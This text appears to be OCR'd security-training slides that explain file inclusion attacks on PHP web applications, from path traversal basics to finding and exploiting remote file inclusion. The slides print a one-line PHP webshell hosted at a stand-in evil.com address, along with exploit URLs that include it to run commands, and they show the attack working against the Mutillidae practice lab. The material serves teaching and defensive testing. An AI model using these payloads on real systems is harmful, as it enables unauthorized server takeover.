Introduction to File Inclusion Attack

What is File Inclusion Attack ?

- A type of attack where a **web application is tricked into loading certain file** for display or processing.

- This attack is **easy to implement** and yet **very deadly**

- Successful attack could lead to total system takeover

What caused it?

- User manipulate certain parameter in web application request with
  - Web URL to vulnerable script
  - Local file URL containing injected script

Web URL

- Web Url has the form of

http://[username:password@]<host>[:port]/[path][?get-query-string]

Valid URLs:

- http://www.google.com/
- http://www.google.com:80/
- http://root:pass@www.google.com/
- http://www.google.com/robots.txt
- http://www.google.com/robots.txt?id=34
- http://123:456@www.google.com/robots.txt?id=15

URL & their meaning

- **`http://abc.com/`**
  - Connect to abc.com (at port 80 -- default) & request for default file
- **`http://abc.com:80/`**
  - Connect to abc.com at port 80 (similar to above) & request for default file
- **`http://abc.com:8080/`**
  - Connect to abc.com at port 8080 & request for default file

URL & their meaning (cont.)

- **`http://root:pass@abc.com/`**
  - Connect to abc.com with the username *root* and password *pass* & request for default file
- **`http://abc.com/robots.txt`**
  - Connect to abc.com & request for the file robots.txt
- **`http://abc.com/robots.txt?id=12`**
  - Connect to abc.com & request for the file robots.txt with Get parameter id=12

File path

- There are two types of file path
  - **Absolute path**
    - File path that begins with root or drive letter
    - Example:

      /usr/local/www/data

      C:\inetpub\wwwroot
  - **Relative path**
    - File path that doesn't begin with root or drive letter
    - Example:

      images/upload

      System32\drivers\etc

Absolute vs Relative

- Let say that a program is currently running in **/var/www**
  - Requesting for an absolute path **/etc/password** will result in a request for **/etc/passwd**
  - Requesting for a relative path **etc/password** will result in a request for **/var/www/etc/passwd**

Dot and dot dot

- In both windows and linux, there exists two special directory . and ..
  - Dot (.) means current directory
  - Dot dot (..) means parent directory

Dots in windows & linux

C:\Windows\system32\cmd.exe

```
C:\Windows>dir
 Volume in drive C is ACER
 Volume Serial Number is 42B7-F350

 Directory of C:\Windows

05/05/2011  11:08 PM    <DIR>          .
05/05/2011  11:08 PM    <DIR>          ..
11/26/2010  12:21 PM                33 0
11/26/2010  01:06 PM    <DIR>          addins
07/14/2009  11:20 AM    <DIR>          AppCompat
05/03/2011  11:08 AM    <DIR>          AppPatch
11/20/2010  09:24 PM            71,168 bfsvc.exe
07/14/2009  01:32 PM    <DIR>          Boot
07/14/2009  01:32 PM    <DIR>          Branding
10/20/2009  10:49 PM           333,088 Capsule.dll
03/13/2011  12:32 PM           327,981 CapsuleDll.log
03/13/2011  12:34 PM            11,453 ChangeLang_Done
01/21/2011  11:24 AM                12 CSUP.txt
11/26/2010  01:07 PM    <DIR>          Cursors
05/03/2011  10:49 AM    <DIR>          debug
03/13/2011  01:02 PM    <DIR>          DeployWinRE2
07/14/2009  01:32 PM    <DIR>          diagnostics
07/14/2009  01:37 PM    <DIR>          DigitalLocker
03/13/2011  12:50 PM               199 DirectX.log
```

root@bt: / - Shell - Konsole


Session Edit View Bookmarks Settings Help

```
root@bt:/# dir -al
total 92
drwxr-xr-x  21 root root  4096 May  7 08:07 .
drwxr-xr-x  21 root root  4096 May  7 08:07 ..
drwxr-xr-x   2 root root  4096 Dec 16  2009 bin
drwxr-xr-x   4 root root  4096 Nov 22 01:05 boot
lrwxrwxrwx   1 root root    11 Nov 21 16:48 cdrom -> media/c
drom
drwxr-xr-x  15 root root 14280 May  7 05:12 dev
drwxr-xr-x 153 root root 12288 May 10 01:04 etc
drwxr-xr-x   2 root root  4096 Jun 16  2009 home
lrwxrwxrwx   1 root root    24 Nov 21 16:55 initrd.img -> bo
ot/initrd.img-2.6.35.8
drwxr-xr-x  17 root root  4096 Nov 21 22:14 lib
drwx------   2 root root 16384 Nov 21 16:48 lost+found
drwxr-xr-x   4 root root  4096 May 10  2009 media
```


Shell

Dot vs dot dot

- Changing to . (dot) doesn't move you anywhere




- Changing to .. (dot dot) moves you to parent directory




Multiple dots vs multiple dot dots


- Multiple dots





- Multiple dot dots



Dot dot slash in action








File Inclusion Attack


Table of content

- How file inclusion works
- Finding file inclusion vuln
- Exploiting file inclusion vuln
- Automatic exploitation using **`fimap`**



Now we'll learn…

- **How file inclusion works**
- Finding file inclusion vuln
- Exploiting file inclusion vuln
- Automatic exploitation using `fimap`



File inclusion in web applications

- Sometimes web application developers develop their application using separate modules coded in multiple files
- When needed, these modules would simply be included
- In PHP this is done by using **`include()`**, **`include_once()`**, **`require()`** or **`require_once()`**

Sample URL pattern

- Sample URL patterns that might use include():

  http://website.com/?page=login.php

  http://website.com/?page=register.php

  http://website.com/?page=main.php

- The site most probably be coded like this

```
//some html code for header
<?php
$page = $_GET['page'];
include($page);
?>
//some html code for footer
```

include()

- Include() and other similar function has the ability to include any file to be as part as the script that is currently executing

- Depending on the server configuration, include() can access not just local file path, but also web URLs

Sample attack


- What if an attacker prepares a webshell script `<?php system($_GET[c]); ?>` and host it at ***http://evil.com/script.txt***

- All the attacker needs to do now is to invoke the web application with this URL:

http://website.com/?page=*http://evil.com/script.txt&c=ls*

Now we'll learn…

- How file inclusion works
- **Finding file inclusion vuln**
- Exploiting file inclusion vuln
- Automatic exploitation using `fimap`



Different forms of File Inclusions

- Before we go and hunt for File Inclusion vuln, it is important that we understand possible circumstances that could create File Inclusion vuln.

- File Inclusion can actually has many forms

Possible forms of File Inclusion vuln

1. Obvious filename with extension on URL
   - E.g http://abc.com/?page=***register.php***

2. Non-obvious filename (no extension)
   - E.g http://abc.com/?task=***register***

3. Language options
   - E.g. http://abc.com/?lang=***en***

4. File Inclusion through injected variable
   - E.g. http://abc.com/page_options.php?***$role=admin***

Obvious filename with extension

- This may happen if a web app is coded as follows:

```
//some html code for header
<?php
$page = $_GET['page'];
include($page);
?>
//some html code for footer
```

- Parameter **`page`** has no validation and are vulnerable to File Inclusion attack

Non-obvious filename (no extension)

- This may happen if a web app is coded as follows:

```
//some html code for header
<?php
$task = $_GET['task'];
include($task.'_account.php');
?>
//some html code for footer
```

- Parameter **`task`** here **usually represents common tasks** e.g. register, login, view, edit, etc
- An extension is added to included file

Language options

- This may happen if a web app is coded as follows:

```
//some html code for header
<?php
$lang = $_GET['lang'];
include('locale/'.$lang.'.php');
?>
//some html code for footer
```

- Parameter **`lang`** represent the currently selected language
- Included file is prefixed with a directory location

File Inclusion through injected variable

- This may happen if a web app is coded as follows:

index.php

```
//some html code for header
<?php
//database query for user account
$role = $row['role']
include('page_options.php');
?>
//some html code for footer
```

page_options.php

```
<?php
include('page/'.$role.'.php');
?>
```

File Inclusion through injected variable (cont.)

- page_options.php is vulnerable but it seems that the parameter $role is not visible through GET or POST
- We can exploit this on PHP if the REGISTER GLOBAL options in php.ini is enabled
- We can exploit this by invoking page_options.php directly, injecting $role as a GET parameter

File Inclusion through injected variable (cont.)

- This type of hard to spot since we never see page_options.php in the URL
- This type of vuln can only be detected through whitebox examination
- Attack on this type of vuln is usually common in open source web applications


The dot dot slash test

- Once you've identified common pattern in web application that may be susceptible to File Inclusion attack, it's easy to test for vuln

- All we have to do is prepend the suspected variables (GET/POST/injected variables) with **../**

- Example: http://abc.com/?page=**../**register.php

Possible target of File Inclusion attack




Dot dot slash test in action

The dot dot slash test (cont.)

- There are 3 possible outcome
  - The site spits out an error message
    - ✓ **Vulnerable**
  - The site didn't display correctly/blank display
    - ✓ **Vulnerable**
  - There's no change in page display or the site goes to it's main page/login page/etc
    - ○ Not vulnerable (possibly)

Now we'll learn…

- How file inclusion works
- Finding file inclusion vuln
- **Exploiting file inclusion vuln**
- Automatic exploitation using `fimap`



Types of File Inclusion Attack

- There are 2 types of File Inclusion attack
  - **Remote File Inclusion (RFI)**
    - Easy to exploit (Very very dangerous !!!)
  - **Local File Inclusion (LFI)**
    - Harder to inject code

Which one to choose ?

1. We will always start with RFI

2. If RFI fails, we'll go for LFI

RFI exploitation

1. Find a vulnerable URL
   (e.g. http://192.168.0.1/web/index.php?page=login.php)

2. Host our script on a web server
   (e.g. http://evil.com/shell.txt)

3. Exploit it (run our script) by requesting
   http://192.168.0.1/web/index.php?page=http://evil.com/shell.txt

RFI exploitation (cont.)

- Content of shell.txt

```
<?php system($_GET[c]); ?>
```

- In order to execute **dir** command, we can request for the following URL

  http://192.168.0.1/web/index.php?page=http://evil.com/shell.txt**&c=dir**

RFI in action

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.153.129/mutillidae/index.php?page=http://192.168.153.128/shell.txt&c=dir

Mutillidae: Hack, Learn, Secure, Have Fun!!!

Version: 2.0.2 Beta Security: Easy Not Logged In

Home Login/Register Toggle Security

Core Controls

OWASP Top 10 2010

Others

Volume in drive C has no label. Volume Serial Number is F4DF-24EB
Directory of C:\xampp\htdocs\mutillidae 05/05/2011 11:40 AM

. 05/05/2011 11:40 AM
.. 03/23/2011 07:06 PM 174 .buildpath 05/05/2011 11:43 AM 233 .htaccess 03/23/2011 06:53 PM 712 .project
03/20/2011 06:48 PM 8,541 add-to-your-blog.php
03/17/2011 06:44 PM 10,178 browser-info.php
